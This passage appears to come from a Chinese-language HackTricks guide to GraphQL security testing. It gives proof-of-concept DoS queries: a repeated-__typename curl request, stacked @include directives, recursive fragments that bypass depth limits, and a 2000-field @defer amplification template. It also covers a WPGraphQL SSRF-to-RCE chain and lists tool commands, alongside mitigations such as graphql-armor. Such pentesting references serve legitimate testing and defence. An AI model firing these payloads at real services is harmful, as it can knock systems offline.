\n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n} ", "operationName": "cop"}' \
'https://example.com/graphql'
最近的漏洞 (2023-2025)
GraphQL 生态系统发展非常迅速;在过去两年里,最常用的服务器库中披露了若干严重问题。因此,当你发现 GraphQL 端点时,值得对引擎进行指纹识别(参见 graphw00f)并将运行的版本与下列漏洞进行比对。
CVE-2024-47614 – async-graphql 指令过载 DoS (Rust)
- 受影响: async-graphql < 7.0.10 (Rust)
- 根本原因: 对 重复指令 没有限制(例如数千个
@include),这些指令会被展开为指数级数量的执行节点。 - 影响: 单个 HTTP 请求即可耗尽 CPU/RAM 并导致服务崩溃。
- 修复/缓解: 升级 ≥ 7.0.10 或调用
SchemaBuilder.limit_directives();或者使用 WAF 规则过滤请求,例如"@include.*@include.*@include"。
# PoC – repeat @include X times
query overload {
__typename @include(if:true) @include(if:true) @include(if:true)
}
CVE-2024-40094 – graphql-java ENF depth/complexity bypass
- 受影响:graphql-java < 19.11, 20.0-20.8, 21.0-21.4
- 根本原因:ExecutableNormalizedFields 未被
MaxQueryDepth/MaxQueryComplexity插装所考虑。递归片段因此绕过了所有限制。 - 影响:无需认证的 DoS 针对嵌入 graphql-java 的 Java 堆栈(Spring Boot、Netflix DGS、Atlassian 产品…)。
fragment A on Query { ...B }
fragment B on Query { ...A }
query { ...A }
CVE-2023-23684 – WPGraphQL SSRF 到 RCE 链
- 受影响: WPGraphQL ≤ 1.14.5 (WordPress plugin).
- 根本原因:
createMediaItemmutation 接受攻击者控制的filePathURLs,允许访问内部网络并写入文件。 - 影响:经过身份验证的 Editors/Authors 可以访问元数据端点或写入 PHP 文件以实现 remote code execution。
增量交付滥用: @defer / @stream
自 2023 年起,大多数主流服务器(Apollo 4、GraphQL-Java 20+、HotChocolate 13)实现了由 GraphQL-over-HTTP WG 定义的 incremental delivery directives。每个 deferred patch 都作为一个单独的 chunk发送,因此总响应大小变为 N + 1(envelope + patches)。因此,包含数千个微小的 deferred 字段的查询会产生很大的响应,但攻击者仅需一次请求——这是一个经典的 amplification DoS,也是绕过仅检查第一个 chunk 的 body-size WAF 规则的一种方法。WG 成员也亲自标记了该风险。
Example payload generating 2 000 patches:
query abuse {
% for i in range(0,2000):
f{{i}}: __typename @defer
% endfor
}
缓解措施:在生产环境中禁用 @defer/@stream,或强制执行 max_patches、累积 max_bytes 和执行时间限制。像 graphql-armor(见下文)这样的库已经强制了合理的默认值。
防御性中间件(2024+)
| 项目 | 说明 |
|---|---|
| graphql-armor | Node/TypeScript 验证中间件,由 Escape Tech 发布。实现了即插即用的限制,包括查询深度、别名/字段/指令计数、tokens 和 cost;与 Apollo Server、GraphQL Yoga/Envelop、Helix 等兼容。 |
快速开始:
import { protect } from '@escape.tech/graphql-armor';
import { applyMiddleware } from 'graphql-middleware';

const protectedSchema = applyMiddleware(schema, ...protect());
graphql-armor 现在会阻止过深、过于复杂或指令密集的查询,从而防护上述 CVE。
工具
漏洞扫描器
- https://github.com/dolevf/graphql-cop: 测试 graphql 端点的常见错误配置
- https://github.com/assetnote/batchql: 用于 GraphQL 安全审计的脚本,侧重于执行批量 GraphQL queries 和 mutations。
- https://github.com/dolevf/graphw00f: 为正在使用的 GraphQL 实现生成指纹
- https://github.com/gsmith257-cyber/GraphCrawler: 工具包,可用于抓取 schemas 并搜索敏感数据、测试授权、暴力枚举 schemas,并查找到达指定类型的路径。
- https://blog.doyensec.com/2020/03/26/graphql-scanner.html: 可作为独立工具使用,或作为 Burp extension。
- https://github.com/swisskyrepo/GraphQLmap: 也可作为 CLI 客户端用于自动化攻击:
python3 graphqlmap.py -u http://example.com/graphql --inject - https://gitlab.com/dee-see/graphql-path-enum: 列出 在 GraphQL schema 中到达给定类型的不同方式 的工具。
- https://github.com/doyensec/GQLSpection: InQL 的独立和 CLI 模式的后继者
- https://github.com/doyensec/inql: 用于高级 GraphQL 测试的 Burp 扩展或 python 脚本。Scanner 是 InQL v5.0 的核心,允许你分析 GraphQL endpoint 或本地 introspection schema 文件。它会自动生成所有可能的 queries 和 mutations,并将它们组织成结构化视图以便分析。Attacker 组件允许你运行批量 GraphQL 攻击,这对于绕过实现不当的速率限制很有用:
python3 inql.py -t http://example.com/graphql -o output.json - https://github.com/nikitastupin/clairvoyance: 即使在 introspection 被禁用的情况下,也尝试借助一些 Graphql 数据库(这些数据库会建议 mutations 和参数的名称)来获取 schema。
用于利用常见漏洞的脚本
- https://github.com/reycotallo98/pentestScripts/tree/main/GraphQLDoS: 在易受攻击的 GraphQL 环境中利用拒绝服务漏洞的脚本集合。
客户端
- https://github.com/graphql/graphiql: GUI 客户端
- https://altair.sirmuel.design/: GUI Client
自动测试
https://graphql-dashboard.herokuapp.com/
- 说明 AutoGraphQL 的视频: https://www.youtube.com/watch?v=JJmufWfVvyU
参考资料
- https://jondow.eu/practical-graphql-attack-vectors/
- https://medium.com/@the.bilal.rizwan/graphql-common-vulnerabilities-how-to-exploit-them-464f9fdce696
- https://medium.com/@apkash8/graphql-vs-rest-api-model-common-security-test-cases-for-graphql-endpoints-5b723b1468b4
- http://ghostlulz.com/api-hacking-graphql/
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/GraphQL%20Injection/README.md
- https://medium.com/@the.bilal.rizwan/graphql-common-vulnerabilities-how-to-exploit-them-464f9fdce696
- https://portswigger.net/web-security/graphql
- https://github.com/advisories/GHSA-5gc2-7c65-8fq8
- https://github.com/escape-tech/graphql-armor
- https://blog.doyensec.com/2025/12/02/inql-v610.html
- https://github.com/nicholasaleks/graphql-threat-matrix
Tip
学习和实践 AWS 黑客技术:
学习和实践 GCP 黑客技术:支持 HackTricks
- 查看 订阅计划!
- 加入 💬 Discord 群组 或 Telegram 群组 或 在 Twitter 🐦 上关注我们 @hacktricks_live.
- 通过向 HackTricks 和 HackTricks Cloud GitHub 仓库提交 PR 来分享黑客技巧。